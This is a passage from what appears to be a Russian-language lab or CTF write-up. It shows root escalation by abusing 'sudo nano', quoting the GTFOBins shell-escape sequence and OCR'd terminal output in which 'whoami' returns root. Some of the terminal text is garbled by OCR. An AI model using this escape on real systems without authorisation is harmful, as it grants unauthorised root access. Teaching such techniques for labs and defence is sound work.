
Переходим на `gtfobins`, чтобы узнать как получить полноценную оболочку через `sudo nano`:


Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

Повышаем свои привилегии:




GNU nano 6.2 /tmp/*.txt *
root
[Executing ...]#
^G Help M-F New Buffer ^S Spell Check ^J Full Justify ^V Cut Till End
^C Cancel M-\ Pipe Text ^Y Linter ^O Formatter ^Z Suspend


1
2
3
[Executing ...]# ls^H^H^W
sh: 1: : not found
lsancel
first_part
whoami
root
#
^G Help M-F New Buffer ^S Spell Check ^J Full Justify ^V Cut Till End
^C Cancel M-\ Pipe Text ^Y Linter ^O Formatter ^Z Suspend